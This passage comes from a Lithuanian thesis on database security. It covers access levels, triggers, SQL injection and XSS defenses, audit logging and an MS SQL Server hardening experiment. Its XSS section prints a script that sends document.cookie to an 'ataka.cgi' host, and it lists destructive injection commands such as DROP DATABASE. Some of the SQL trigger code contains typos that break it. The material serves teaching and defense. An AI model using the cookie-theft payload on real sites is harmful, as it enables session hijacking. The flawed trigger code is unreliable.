//  ----------------- trigeris veikiantis naujo įrašo įterpimo metu --------------------
DELIMITER |
CREATE TRIGGER TRKnygosPriesIterpima
  BEFORE INSERT ON Knygos
  FOR EACH ROW
  BEGIN
    SET NEW.Savininkas = substring_index(user(), '@', 1);
  END|
DELIMITER ;
// ----------------- trigeris veikiantis esamo įrašo keitimo metu --------------------
DELIMITER |
CREATE TRIGGER TRKnygosPriesAtnaujinima
  BEFORE UPDATE ON Knygos
  FOR EACH ROW
  BEGIN
    SET NEW. Savininkas = SUBSTRING_INDEX(user(), '@', 1);
END|
DELIMITER ;
```

3.2.2.3 Interfeiso lygis


Duomenų bazėse yra vartotojai, kurie kuria lenteles, kurių struktūra susideda iš laukų ir kurios sudarytos iš įrašų. Duomenų apsaugos lygis susijęs su objektų detalumu. Gali būti įvairios vartotojų prieigos prie duomenų bazės variacijos. Tarkime, jog suteikiama teisė į lentelės „B“ lauką „Aprasymas“ vartotojui „Petras“, o vartotojui „Jonas“ tik į lentelę „C“ ir į tuos įrašus, kuriuos jis pats ir sukūrė.

Išskiriami šie standartiniai duomenų bazių apsaugos lygiai. Pirmasis lygis yra įvesties lygis. Tai sluoksnis, per kurį reikalingi duomenų bazės objektai pasiekiami netiesiogiai. Antrasis lygis yra objekto. Sistemos vartotojas turi teisę prieiti prie lentelių, kurių peržiūrai turi teises. Trečiasis apsaugos lygis yra lentelės lauko lygio. Šio lygio apsauga leidžia kontroliuoti įmonės darbuotojų veiklą ir prieigą. Šio apsaugos metodo esmė yra tokia, prie lentelės lauko „Atlyginimas“ gali prieiti tik įmonės direktorius. Ketvirtasis duomenų apsaugos lygis yra lentelės įrašo apsaugos lygis. Kai lentelė yra apsaugota šio lygio apsauga vartotojas gali peržiūrėti ir redaguoti tik savo sukurtus įrašus.



7 pav. Įvesties lygio apsaugos principinė schema

Duomenų bazės vartotojai, turintys teises į objektą, gali matyti objekto informaciją bei saugojimo vietą - kelią. Vartotojai, turintys galimybę naudoti funkcijas: SELECT, INSERT, UPDATE ar DELETE, turi galimybę peržiūrėti atributinę informaciją, susijusią su duomenų laukelio ilgiu, tipu bei kitą su lentele susijusią informaciją.



8 pav. Lentelės, įrašo ir lauko lygio apsaugos modelis.

Įvesties naudojimas sumažino įsilaužimo riziką iki minimumo. Taip šis sprendimas apsaugo sistemą nuo atsitiktinės administratoriaus klaidos, kai vartotojui suteikiama per daug teisių.

3.2.3 Apsauga nuo SQL injekcijų

SQL injekcija neteisėtos SQL komandos vykdymo įterpimo į duomenų bazę per sistemos lauką technika. Šio tipo atakos naudojamos, esant poreikiui įsilaužti į sistemas naudojančias reliacines duomenų bazes, kurių veikimas grindžiamas SQL komandomis. Šis pažeidimas nukreiptas į sistemas, kuriose SQL užklausos konstruojamos atliekant paprastą techninį sujungimą. Kuriant SQL užklausą, prie fiksuotos užklausos dalies pridedamas WHERE parametrai ar kitos vartotojo įvestos reikšmės. Pažeidimo realizavimas galimas, jei nėra tikrinamos vartotojo įvedamos reikšmės.

Šio tipo atakos tikslai yra du. Pirmasis tikslas yra vandalizmas. Vandalizmo atveju siekiama sugadinti sistemą, kad ji neveiktų. Gali būti vykdomos šios komandos:

DELETE TABLE
DROP TABLE
DROP USER
DROP DATABASE

Antrasis pažeidimo tikslas yra duomenų vagystė. Duomenų vagystė dažniausiai vykdoma naudojant SELECT komandas ir gautus duomenis panaudojant kitiems tikslams.

Šio tipo ataka yra nukreipta ypatingai į internetines sistemas, kuriose naudojamas tik aplikacijos vartotojo modelis. Naudojamas tik vienas „root“ arba „admin“ tipo duomenų bazės vartotojas. Visi kiti vartotojai saugomi vartotojų lentelėje. Kuo daugiau teisių turi DB vartotojas, tuo daugiau žalos galima padaryti SQL injekcijų pagalba.

Šio tipo injekcijų veikimas grindžiamas geru mokėjimu ir SQL užklausų suvokimu kaip koreguoti esamą užklausą, kad ji atitiktų duomenų poreikį. Injekcijų metu anuliuojami esami WHERE ar kiti parametrai naudojant komentarus ar loginius „ARBA“ operatorius. Naudojamas „UNION“ parametras, kai reikia išrinkti duomenis iš papildomų lentelių ar pridėti papildomą SQL užklausą, padėjus kabliataškį ir parašius papildomą užklausą.

SQL injekcijos skirstomos į du injekcijos lygius. Pirmasis lygmuo yra paprasčiausiai standartinis būdas, į sistemos įvedimo lauką įterpiant neteisėtą SQL komandą. Jei nėra apsaugos nuo SQL injekcijų, rezultatas matomas iškart po užklausos įvykdymo. Antrasis lygis yra sudėtingesnis. Šio įsilaužimo esmė yra apsaugos apėjimas ir komandos įvykdymas vėliau iš kito sistemos komponento. Pažeidimo realizavimas galimas išvedant informaciją iš duomenų bazės, lygiagrečia SQL komanda bandoma išsaugoti duomenis duomenų bazėje ar konkrečios lentelės laukelyje.


Naudojantis nesaugiomis SQL užklausomis galima nesankcionuota prieiga prie duomenų bazės ar tam tikrų duomenų. Todėl, siekiant išvengti šio tipo įsilaužimo, reikia atlikti aptariamus neigiamus veiksmus. Konstruojant SQL užklausas programiniame kode, griežtai draudžiama naudoti užklausų jungimo operatoriaus simbolių (+ . ||). Siūloma naudoti SQL komandų šablonus (Prepared Statements). Tikrinti ir filtruoti kiekvieną sistemoje esantį duomenų įvedimo lauką, globalius masyvus:

- Ar įvesta reikšmė atitinka reikalaujamą duomenų tipą (numeris, skaičius, data, ...)
- Naudoti reikšmių šablonus (pattern matching)

- Tikrinti ir filtruoti kiekvieną SQL komandą

SQL užklausų apsaugai turėtų būti naudojamos specialiųjų simbolių tvarkyklės, kurios yra skirtos įvedamos informacijos apsaugai nuo neleistinų simbolių. Prisijungimas prie duomenų bazės realizuojamas naudojant tipizuotą programą su griežtai apibrėžtais ir tipizuotais parametrais. Rekomenduojama pridėti kabutes visiems įvedamiems duomenims. Įvedamos skaitinės reikšmės turi būti taip pat skiriamos kabutėmis. Informacijos laukų skyrimas kabutėmis apsaugo nuo klaidų esant tarpams.

SQL užklauso naudojimas yra stebimas. Duomenų bazėje saugoma informacija apie nesėkmingus bandymus prisijungti. Saugomi prisijungimo vardai, slaptažodžiai ir IP adresai. Duomenys į SQL užklausą negali būti naudojami po skirtų automatizuotam žalingų simbolių šalinimo ar duomenų perskirstymo funkcijų. Atnaujinus programą ar perkėlus į kitą vietą, gali būti pašalintos funkcijos arba būti neteisingai aprašytos. Todėl duomenys gali būti tinkamai neapdorojami. Vartotojai jungiasi prie duomenų bazių per virtualias lenteles, siekiant išvengti vartotojo prieigos prie lentelių laikymo vietos kelio iki jos ar meta duomenų paviešinimui. Vartotojams suteikiamos tik tos teisės, kurios yra būtinos jo darbinėms funkcijoms atlikti.



9 pav. Apsaugos nuo SQL injekcijų veiklos modelis.

Užklausos apdorojimas nuo nepageidaujamų žodžių yra nenaudojamas. Šis metodas nenaudojamas, nes yra daugybė skirtingų nepageidaujamų žodžių. Apsaugos mechanizmo apėjimas galimas naudojant kabutes. Dėl labai didelės kabučių panaudojimo įvairovės apsisaugoti nuo nepageidaujamų žodžių yra beprasmiška.

3.2.4 Apsauga nuo XSS atakų

Internetinės aplikacijos prieinamos kiekvienam. Todėl atsiranda vis daugiau suinteresuotų asmenų norinčių apeiti saugumo sistemas. Šis pažeidimas realizuojamas naudojant internetines naršykles. Jei tinklapis nėra apsaugotas šio pažeidimo pasekmių, gali būti įtakota daugybė sistema besinaudojančių naudotojų. Sėkmingai įveikus šio metodo apsaugos mechanizmus, galimas kitų pažeidimų realizavimas.

Yra du skirtingi būdai leidžiantys įvykdyti šį pažeidimą. Pirmasis metodas yra saugoti kenkėjišką programinį kodą duomenų bazėje. Klientui atlikus operaciją, kreipiamasi į nutolusią duomenų bazę ir joje saugomas kenkėjiškas programinis kodas ir įvykdomas vartotojo internetinėje naršyklėje.

Antrasis metodas vykdomas panaudojant vartotojo nežinojimą ir paspaudus ant nuorodos, kuri aktyvuoja kenkėjišką kodą:

```
<script>
Location.URL=‘http://localhost/ataka.cgi?‘+document.cookie
</script>

<A HREF=”http://localhost/ataka.asp?zodis=<script>kenkėjiškas kodas</script>
```

Apsaugai nuo XSS pažeidimų naudojami įvairūs būdai. Siekiant sušvelninti pažeidimo pasekmes, galima naudoti tiek serverio, tiek kliento pusės apsaugą. Kliento pusės apsauga paremta naršyklės saugumu. Šiuo atveju norint apsisaugoti, reikia filtruoti visą įvedamą informaciją ir programinį kodą, atlikti kodo analizę, siekiant įsitikinti, jog kodas nėra kenkėjiškas.

Kliento pusės autentifikavimo mechanizmais negalima pasitikėti. Todėl yra realizuojami serverio pusės autentifikavimo galimybės. Serverio pusės apsaugą galim realizuoti naudojant autentifikavimo užtikrinimą naudojant duomenų bazes.

Apsaugą nuo XSS atakų apsaugos metodas susideda iš keturių komponentų:


1. Blokuojančiojo;
2. Analizatoriaus;
3. Vertintojo;
4. Juodojo sąrašo.

Juodojo sąrašo elementams ir atributams perduoti naudojamas XML formatas, tačiau jo naudojimas tampa kompleksiškas, norint palyginti ar papildyti informaciją, esančią keliose skirtingose duomenų bazėse.

Blokuojantysis komponentas. HTTP užklausos gaunamos iš serverio peradresuojamos į analizatoriaus komponentą, jei nuorodoje aptinkamas bent vienas neleistinas simbolis (‘<’, ‘>’, ‘%’, ‘&’, ‘\\’, ‘#’, ‘/’). Analizuojančiame bloke ieškoma atributų ir neleistinų žodžių reiškiančių tam tikras komandas. Jei neaptinkama ženklų įrodančių, jog yra pažeidimo grėsmė, vartotojas grąžinamas atgal į aplikaciją. Gavus teigiamą pažeidimo atsakymą, iš analizatoriaus programišius peradresuojamas į klaidos puslapį, o auka perspėjama apie galimą duomenų vagystę.

Analizavimo modulyje kiekvienas užklausos ir nuorodos elementas išskirstomas į atskirus elementus ir tikrinama html ar programinio kodo žymės nėra kenkėjiškos.

Vertinimo modulyje tikrinamos žymės, kurios saugomos duomenų bazėje naudojant galima įvykdyti kenkėjišką operaciją. Jei bent viena žymė atitinka kenkėjiško kodo požymius, nustojama vykdyti tolesnę žymių analizę ir perduodamas teigiamas atsakymas į blokavimo modulį. Šis modulis, gavęs teigiamą pažeidimo atsakymą, blokuoja prieigą ir persiunčia į klaidos puslapį.



10 pav. XSS apsaugos modelis

Juodojo sąrašo talpykla. Šioje duomenų bazėje saugoma įvairi informacija, susijusi su HTML žymėmis, kurios tikėtina, jog gali įtakoti informacijos saugumą. Duomenų bazę sudaro taisyklių, skirtų tikrinti ir vertinti programinio kodo saugumui taisyklės. Šios taisyklės gali būti kuriamos ir atnaujinamos administratoriaus.

3.2.5 Duomenų bazių monitoringas

Siekiant užtikrinti duomenų saugumą registruojame sėkmingus duomenų bazės vartotojų prisijungimus ir atsijungimus. Atlikę šį žingsnį įsilaužimo atveju, galime matyti kiek ir kokių vartotojų buvo prisijungę prie duomenų bazės įsilaužimo momentu.

Prisijungimas yra apsaugomas nuo prisijungimo vardo ar slaptažodžio atspėjimo galimybės. Todėl nesėkmingi bandymai po tam tikro skaičiaus nesėkmių taip pat yra registruojami. Dažniausiai pagal nutylėjimą duomenys saugomi po trijų nepavykusių bandymų prisijungti. Jei sistema nėra didelė ar nėra kritinis apkrautumas, galimas informacijos perdavimas realiu laiku. T.y. jei užregistruojamas neteisėtas trijų nesėkmingų bandymų prisijungti faktas, siunčiamas elektroninis paštas administratoriui su perspėjimu, jog galimai vykdomas įsilaužimas.

Prisijungimo metu registruojama informacija apie šaltinius prie kurių jungiamasi. Saugomi šie vartotojo:

- Prisijungimo vardas
- IP adresas
- Klientinė programa
- Lygiagrečių to paties duomenų bazės vartotojo sesijų skaičius
- SQL užklausos tipas
- Laikas

Duomenų bazių naudojimui po darbo turi būti skiriamas ypatingas dėmesys. Didesnės apimties duomenų priežiūrą nuolat atlieka vienas ar keli duomenų bazių administratoriai. Tačiau dažniausiai šis procesas nėra vykdomas 24 valandas per parą 7 dienas per savaitę. Informacija po darbo laiko apie prisijungimus ir duomenų bazės naudojimą registruojama SQL lygmenyje.

Galimas duomenų bazių darbo spartos padidinimas iš registravimo proceso pašalinus automatines numatytąsias veiklas. Viena iš šių veiklų yra naktiniai darbai, kurių metu daromos duomenų bazių kopijos, replikuojami duomenys ir kitos paprogramės skirtos duomenų tvarkymui.

Reikia naudoti duomenų bazių vartotojų prisijungimo taisykles. Šiame šablone aprašoma iš kokio IP adreso ar potinklio galima jungtis, prie kokio serverio ar duomenų bazės gali jungtis vartotojas, kokias programas gali naudoti ir kokiu laiku gali atlikti visas išvardintas operacijas. Esant šių nuostatų nesilaikymo faktui, visa veikla prieštaraujanti veiklos taisyklėms griežtai registruojama SQL lygmenyje.

Kaip pavyzdį galima įsivaizduoti trijų duomenų bazių vartotojų prisijungimo laikus ir taisykles:

4 lentelė. Vartotojų teisių ir prisijungimo laiko taisyklių pavyzdys.

Vartotojas	IP adresas	Programa	Naudojimo laikas
Vartotojas1	192.168.1.165	JDBC	Visą parą
Vartotojas2	192.168.X.X	Excel	8:00 – 17:00
Vartotojas3	10.10.10.X	SQL analyzer	Savaitgaliais

Pastebėjus sėkmingą Vartotojas1 prisijungimą iš IP adreso 192.168.1.165 naudojant SQL enterprise klientinę programą. Kyla neaiškumas dėl pasikeitusios organizacijos tvarkos ar dėl pavogtų prisijungimo duomenų panaudojimo.

Naudojama duomenų bazių valdymo sistema ir jos duomenų bazė laikui bėgant kinta, plečiant ar koreguojant jos funkcionalumą. Reikėtų stebėti ir kaupti duomenų bazės struktūros pokyčius bei su jais susijusią informaciją (lentelės, duomenų bazės valdymo sistemos paprogramės, duomenų bazės automatiniai darbai, trigeriai).

Monitoringą galima realizuoti naudojant standartines numatytąsias priemones (registravimas) arba realizuotąsias (trigeriai, paprogramės) duomenų bazių priemones. Norint sumažinti duomenų bazės apkrovimą monitoringą, galima atlikti duomenų bazės struktūros palyginimą. Palyginimas galimas eksportavus DDL failą jį palyginti su ankstesnių dienų kopijomis. Veiksmų monitoringas įgyvendinamas susikūrus lentelę, kurioje saugoma reikalinga informacija:

```
CREATE TABLE ddl_audit_trail
(
  VartotojasID varchar2(30)
  DDLData date,
  VeiklosTipas varchar2(30),
  VeiklosObjektas varchar2(30),
  Savininkas varchar2(30),
  ObjektoPavadinimas varchar2(30)
)
```

Siekiant užpildyti aukščiau aprašytą duomenų bazės struktūros pokyčių lentelę, reikėtų aprašyti trigerius, kurių pagalba bus kuriami įrašai:

```
CREATE OOR REPLACE TRIGGER
DDL trigger
AFTER DDL ON DATABASE
BEGIN
Insert into ddl_audit_trail VALUES(
ora_login_user,
svsdate,
ora_sysevent,
ora_dict_obi_type,
ora_dict_obi_owner, ora_dict_obi_name)
```

```
COMMIT
END
```

Duomenų bazių sistemose tikslinga sukurti klaidų apdorojimo mechanizmą, kad galutiniam vartotojui sistemos klaidos atveju nebūtų rodoma informaciją apie naudojamą programinę įrangą, tačiau reikia stebėti ir registruoti šias klaidas. Jei naudojamas kelis kartu iš eilės neteisingas SQL užklausos parametras UNION, galima laiku apsisaugoti nuo galimų pasekmių. SQL klaidų saugojimo lentelė sukuriame tokiu būdu:


```
CREATE TABLE error_audit
(
Vartotojas varcahr2(30),
SesijosID number(8),
IPAdresas varchar2(30),
KlaidosData date,
Klaida varchar2(100)
)
```

Sukuriamas trigeris, kurio pagalba pildoma klaidų lentelė:

```
CREATE OR REPLACE TRIGGER
audit_errors_trigger
AFTER SERVER ERROR ON DATABASE
BEGIN
Insert into error_audit values(
user,
system_context(‚USERENV‘, ‚SESSIONID‘),
system_context(‚USERENV‘,‚HOST‘),
sysdate,
dbms_standart.server_error(1)
);
COMMIT;
END;
```

Vartotojų ir jų teisių monitoringas. Teisių mechanizmas yra tiesioginė duomenų bazės apsauga, todėl būtina registruoti visą su pokyčiais susijusią informaciją. T.y. naujų duomenų bazės vartotojų ar rolių pridėjimus ir šalinimus, vartotojų ir jų turimų teisių pokyčius, slaptažodžių keitimus ir serverio, duomenų bazės ar objekto saugumo atributų pokyčius. Tikslinga duomenų bazėse vykdomas operacijas:

- GRANT
- CREATE USER
- ALTER USER
- DROP USER
- REVOKE
- CREATE ROLE
- ALTER PROFILE
- CREATE PROFILE
- ALTER ROLE




11 pav. Monitoringo veiklos diagrama.

Sukūrus aukščiau minėtų operacijų monitoringo mechanizmą, galima sukurti pranešimo siuntimo administratoriui mechanizmą, kuris reaguotų į išanalizuota informaciją kaupiamoje lentelėje.

3.2.6 Aplikacijos su duomenų baze komunikavimo apsauga

Dauguma šiuolaikinių duomenų bazių valdymo sistemų suteikia galimybę programuoti duomenų bazes, naudojant paketus procedūras ar funkcijas. Yra du skirtingi architektūros modeliai. Pirmasis modelis reikalauja, kad kuo daugiau logikos būtų suprogramuota duomenų bazių paprogramėse. T.y. SQL užklausų rašymas, procedūros, funkcijos ir kt. Antrasis modelis reikalauja, jog daugiau veiklos logika būtų programuojama aplikacijos pusėje. Duomenų bazė naudojama tik duomenims saugoti ir išgauti.

Susidariusi nuomonė, jog duomenų bazė nėra operacinė sistema ar web serveris, todėl reikia neperkrauti duomenų bazės nereikalingais darbais, kurių atlikimui yra sukurtos kitos programos ir komponentai. Aplikacijos lygmenyje turi būti atliekama kiek įmanoma daugiau funkcinių reikalavimų, paliekant duomenų bazei apdoroti tik būtinas operacijas ar funkcijas.



12 pav. Atskiri aplikacijos ir duomenų bazių serveriai

Veiklos logikos kodas, kuris apdorojamas duomenų bazėje, turi trūkumų saugumo užtikrinimo atveju. Pirmoji problema, kad duomenų bazėje apdorojamą kodą praktiškai neįmanoma apsaugoti nuo standartinių saugumo problemų, tokių kaip papildomo programinio kodo įterpimo (XSS), slapukų vagystės ar pakeitimo bei sesijos pavogimo. Antruoju atveju standartinės saugumo problemos perkeliamos į duomenų bazių lygmenį. Esant saugumo spragoms suteikiama tiesioginė galimybė įsilaužti į duomenų bazę. Šie du metodai įrodo, jog pažeidžiamas komponentinės apsaugos metodas.

Esant tam tikroms sąlygoms, tai gali būti programavimo klaidos, netinkamas web serverio konfigūravimas, egzistuoja tikimybė įsilaužėliui per naršyklę pamatyti sistemos failų pirminį neapdorotą kodą. Remiantis „CWE – 433 : Unparsed Raw Web Content Delivery“ aprašymu web serveriai neapdorodami pateikia failus, kurių plėtiniai yra: „*.inc”, “*.conf”, “*pl”. Taip pat neapdoroti programiškai pateikiami failai, kurių plėtiniai buvo iš didžiųjų raidžių.

Aplikacijos kodo šifravimas nėra neįveikiama apsauga. Turint originalius išeities kodus ir reikiamus resursus, galima apeiti bet kokius šifravimo algoritmus. Kodo šifravimas apsaugo nuo paprastų ir vidutinio lygio įsilaužėlių, kurie negaus ekonominės naudos ir ieško lengvesnių aukų. Aplikacijos kodą galima šifruoti dviem būdais. Pirmasis būdas, kai programinis kodas pakeičiamas į sunkiai įskaitomą. Dažniausiai pašalinami komentarai, keičiami paprogramių ir kintamųjų pavadinimai, šifruojami tekstai, panaikinami tarpai, pridedamos papildomos kabutės... Antrasis būdas yra skirtas programos kodo transformavimui į neįskaitomą baitų kodą, kurį dešifruoja tik pats web serveris, naudodamas įdiegtus įskiepus ar tam tikras programas. Naudojami įvairūs kodavimo ir sudėtingumo algoritmai. Žemiau pateikiamas programinio kodo šifravimo pavyzdys:

Originalus programinis kodas:

```
$db['default']['hostname'] = 'localhost';
$db['default']['username'] = 'root';
$db['default']['password'] = 'slaptazodis@$591';
$db['default']['database'] = 'test';
$db['default']['dbdriver'] = 'mysql';
```


Programinis kodas po šifravimo įterpiant papildomus simbolius ir kt. naudojant Code Eclipse programa:

```
$x0b['default']['hostname'] = 'localhost';
$x0b['default']['username'] = 'root';
$x0b['default']['password'] = 'slaptazodis@$591';
$x0b['default']['database'] = 'test';$x0b['default']['dbdriver'] = 'mysql';
```

Programinis kodas po šifravimo operacijos:

```
p855bSuUrcnpAoHDubYJ1V+1PWHjTSJP0nyKT0KaH
…
```

Iš pateikto pavyzdžio matyti, jog sudėtingiausia perskaityti programinį kodą, kai jis šifruojamas algoritmo pagalba. Lengvesnis, tačiau labai lengvai perprantamas papildomų simbolių įterpimo į kodą būdas yra nesaugus.



13 pav. Aplikacijos su duomenų baze apsaugos modelis


Įgyvendinus šio modelio funkcinius reikalavimus sistema tampa saugi. Ji nesuteikia galimybės įsilaužėliui peržiūrėti programinio kodo pirminio teksto. Veiklos logika perkeliama iš duomenų bazės į aplikacijos serverį. Programinis kodas iškeliamas iš viešo katalogo.

3.2.7 Duomenų bazių apsaugos modelis

Rekomendacijos saugiai informaciniai sistemai pateikiamos užpildžius tam tikrą klausimyną. Klientai atlieką turimos infrastruktūros analizę bei turimų duomenų svarbą bei kainą. Įvertinę esamą padėtį pasirenka norimą saugumo lygį, kuris bus naudojamas duomenų bazių saugumui užtikrinti. Galimi pasirinkimo variantai: maža, vidutinė, didelė. Prašoma pasirinkti naudojamą operacinę sistemą iš sistemų sąrašo (Windows, Linux, Unix). Priklausomai nuo pasirinktos sistemos pateikiamos rekomendacijos, kuriomis remiantis apsaugoma operacinė sistema. Sekančiame žingsnyje prašoma pasirinkti naudojamą internetinį serverį (IIS, Apache). Pasirenkama naudojama duomenų bazių valdymo sistema (MySQL, MS SQL, Oracle,

PosgreSQL). Priklausomai nuo pasirinktų parametrų pateikiamos atitinkami nustatymai atsižvelgiant į pasirinktus parametrus (*žr. 14 pav.*).

Sistemos darbas ir įrenginių atliekami veiksmai matomi veiklos diagramoje, penktame paveiksle. Aplinką stebinti programa yra pagrindinė, nes ji nurodo kitiems mazgams kada reikia siųstis atnaujinimus.




14 pav. Vartotojo sąsajoje veiklos diagrama.

Paveiksle pateiktoje diagramoje vaizduojami naudotojo sąsajos veiksmai. Kiekvieną kartą atlikus ar diegimo metu nepavykus įdiegti atnaujinimo jis siunčiamas aplinką stebinčiai programai.

3.2.8 Saugios sistemos veikimo principas.

Žemiau pateiktoje veiklos diagramoje pavaizduota kaip vyksta atnaujinimų diegimas į analizuojamąjį kompiuterinį mazgą. Diagramoje pateikiami tik du įrenginiai, tačiau įrenginių skaičius praktiškai yra neribojamas, o informacijos apsikeitimo modelis – identiškas pateiktajai.



15 pav. Sistemos analizavimo programos darbo ciklas.

Prieš siunčiant pranešimą atliekama įrenginio atnaujinimų analizė. Siunčiami tik tie atnaujinimai, kurie nebuvo atlikti arba naujausi. Mazgo programa įdiegusi atnaujinimus paruošia pranešimą apie sėkmingus ir nesėkmingus bandymus įdiegti atnaujinimus ir persiunčia atgal į serverį.

3.3 Apibendrinimas

Sukurtas kompleksinė sistemos apsaugos modelis, susidedantis iš šešių komponentų. Pirmasis apsaugos modelio komponentas - duomenų bazių saugus konfigūravimas. Šiuo komponentu užtikrinamas saugus duomenų bazių valdymo sistemos (DBVS) darbas. Kitas apsaugos elementas yra teisinga duomenų bazių saugos lygių konfigūracija. Šis komponentas skirtas darbuotojų prieigos teisėms apriboti ir palikti prieinamus duomenis tik reikalingus darbinėms funkcijoms atlikti. Trečiasis komponentas skirtas apsisaugoti nuo įvairaus tipo SQL injekcijų. Ketvirtasis komponentas – sistemos monitoringas. Šis elementas skirtas stebėti ir saugoti vartotojų atliekamą veiklą. Penktasis elementas aplikacijos ir duomenų bazių apsaugos modelis užtikrina, kad kiek įmanoma logikos būtų perkeliama į aplikacijos pusę. Šeštasis elementas skirtas apsaugai nuo įterptinio kodo vykdymo. Kompleksinės apsaugos modelis leidžia optimaliai apsaugoti sistemą.

4. EKSPERIMENTINIS TYRIMAS

4.1 Eksperimento aplinkos paruošimas

Eksperimentui atlikti pasirinktas populiarus Microsoft Windows Server 2008 serveris ir Microsoft SQL Server 2008 duomenų bazių valdymo sistema.

5 lentelė. Eksperimento aplinka.

Nr.	Pavadinimas	Aprašymas
1	Duomenų bazių saugus konfigūravimas	Saugus duomenų bazių konfigūravimas svarbus pažeidimo atveju sumažinti žalą iki minimumo ir apriboti galimų kenkėjiškų veiksmų įvairovę. Šio metodo esmė suteikti tik tiek teisių, kiek reikia darbo funkcijoms atlikti. Riboti prieigą prie serverio tik iš tam tikro potinklio ir kt. galima apsauga.
2	Duomenų apsaugos lygių konfigūravimas	Priklausomai nuo vartotojui reikalingų funkcijų atliekamas teisių priskyrimas veiksmams su duomenimis. Galimi trys skirtingi teisių būdai. Lentelės lygio apsauga taikoma, kai suteikiama vartotojui galimybė naudotis tam tikromis lentelėmis. Įrašo lygio apsauga suteikia galimybę peržiūrėti tik tuos įrašus kuriuos pats vartotojas sukūrė. Lauko lygio apsauga suteikiama, esant poreikiui apriboti prieigą prie tam tikrų duomenų.
3	Apsaugos nuo SQL injekcijų konfigūravimas	SQL injekcijų apsauga skirta apsaugoti reliacines duomenų bazes , kurių veikimas grindžiamas SQL užklausų konstravimu. Šio tipo atakos nukreiptos prieš ypatingai prieš internetines sistemas.
4	Duomenų bazių monitoringo konfigūravimas	Siekiant užtikrinti duomenų saugumą registruojami sėkmingi duomenų bazių vartotojų prisijungimai ir atsijungimai. Atlikus sistemos monitoringą užtikrinančius veiksmus įmanoma matyti kiek ir kokių vartotojų buvo prisijungę įsilaužimo atveju.
5	Aplikacijos su duomenų baze konfigūravimas	Šiuolaikinės duomenų bazių valdymo sistemos suteikia galimybę programuoti duomenų bazes, naudojant paketus, procedūras ar funkcijas. Yra du veiklos logikos modeliai. Pirmasis reikalauja, jog kuo daugiau logikos būtų naudojama aplikacijos pusėje. Antrasis modelis – naudoja kuo daugiau logikos duomenų bazių valdymo sistemoje.
6	Apsaugos nuo XSS atakų konfigūravimas	Internetinės aplikacijos prieinamos visiems. Atsiranda vis daugiau asmenų norinčių apeiti saugumo mechanizmus ir pasinaudoti informacija. Galimi du kenkėjiškos programos įgyvendinimo būdai. Pirmasis, kai vartotojas spaudžia ant kenkėjišką kodą aktyvuojančios nuorodos. Antrasis būdais , kai paspaudus ant nuorodos kreipimasis į duomenų bazę įvykdoma kenkėjiška veikla.

4.2 Eksperimento vykdymas

4.2.1 Duomenų bazių saugus konfigūravimas

6 lentelė. Duomenų bazių saugus konfigūravimas.

Nr.	Pavadinimas	Aprašymas	Rezultatas
1	Web ir DB serverių atskyrimas	Atskirtas WEB ir DB serveris padidina DB saugumą. Jei įsilaužiama į WEB serverį DB serveris lieka nepaliestas.	Atskiri Web ir DB serveriai. Padidintas įsilaužimo sudėtingumas.
2	Leisti prisijungti prie DB serverio tik konkretiems adresams	WEB serverio adresas 81.16.232.112. Aprašoma, jog galėtų jungtis tik šis adresas.	Prie duomenų bazių valdymo serverio gali jungtis tik mazgas IP adresu 81.16.232.112.
3	Palikti tik reikalingi prievadai atlikti DBVS funkcijoms	Visi prievadai uždaromi. Paliekami tik šie: 135 – Transact SQL Debugger 1433 – SQL Traffic 1434 – SQL Browser Traffic (UDP) 2383 – SQL Analytics Traffic 4022 – SQL Broker Traffic	Nėra palikta atvirų prievadų, kurių pagalba būtų galima įsilaužti į sistemą.
4	Standartinių DBVS vartotojų vardų pakeitimas	Pagal nutylėjimą naudojamas vartotojo vardas „SA“ reikia jį pakeisti kitu – „Pavasaris“	Pakeistas standartinis vartotojo vardas iš „SA“ į „Pavasaris“. Sukurtas Papildomas „WebPavasaris“ vartotojas, skirtas jungtis aplikacijai prie DB.
5	Pašalinti visus nereikalingus vartotojus	Negali būti vartotojų, kurie yra nenaudojami arba neturi jokių teisių	Palikti du vartotojai: „Pavasaris“ ir „WebPavasaris“
6	Sumažinamas lygiagrečių vartotojo prisijungimų sk. iki dviejų	Atdaromo New Query langą, jame įterpiame šį kodą: EXEC sp_configure 'user connections', 2 ; GO	Vienu vartotojo vardu gali prisijungti ne daugiau dviejų vartotojų
7	DBVS proceso paleidimo galimybė tik vienam vartotojui.	DBVS proceso paleidimas suteikiamas tik “WebPavasaris” vartotojui.	Sumažėja tikimybė, jog vartotojas neturintis prieigos teisės galės pasikti duomenų bazių valdymo sistemą
8	Draudimas dirbti DBVS vartotojui su operacinės sistemos failais ir aplankais	Draudžiama duomenų bazių valdymo sistemai kurti ar naudoti kitus sistemos aplankus ar failus, jei tai netrukdo reikiamų darbinių funkcijų atlikimui.	Įsilaužus į sistemą nebus pakenkta operacinei sistemai, nes DBVS vartotojas neturi teisės pasiekti sisteminius failus.
9	DBVS vartotojui suteikti minimalias teises	DBVS vartotojui suteikiamos tik būtinos teisės darbinių funkcijų atlikimui. Uždraudžiama paleisti kitus procesus	DBVS vartotojo įsilaužimo atveju apribojama žala iki minimalios.
10	Uždrausti DBVS katalogo pasiekimą iš tinklo	Komandinėje eilutėje iškviečiame komandą “`gpmc.msc`”. Atsidariusiame lange “Local Computer Policy, User Configuration, Administrative Templates, Windows Components, and Network Sharing”.	Uždrausta sisteminių failų pasiekimas iš kitų tinklo mazgų

		Detalių skiltyje dukart spaudžiamas kairys pelės klavišas. Pasirenkama “Prevent users from sharing files within their profile”. Pasirenkama „Enable“.	
11	Išjungti automatinį vartotojų kūrimą	Suteikiant vartotojui teises, SQL užklausoje nurodoma vartotojo vardas ir kokia teisė jam suteikiama. Užklausoje nurodžius neegzistuojantį vartotojo vardą, sukuriamas naujas vartotojas	Nesant tokio vartotojo ir jam suteikiant teisės pasirodo klaida ir pagal nutylėjimą nėra sukuriamas naujas vartotojas

4.2.2 Duomenų apsaugos lygiai

7 lentelė. Duomenų apsaugos lygiai.

Nr.	Pavadinimas	Aprašymas	Rezultatas
1	Suteikiamos teisės vartotojams į lenteles	Vartotojai neturintys teisių negali matyti lentelių. Todėl suteikiamos teisės prieigai prie lentelių aprašant kiekvieną vartotoją atskirai. Teisės suteikiamos SQL komanda: GRANT SELECT, INSERT, UPDATE ON Lenteles_Pav TO WebPavasaris	WebPavasaris vartotojui suteikiama teisė skaityti, įterpti ir atnaujinti įrašus lentelėse, į kurias jis turi teises.
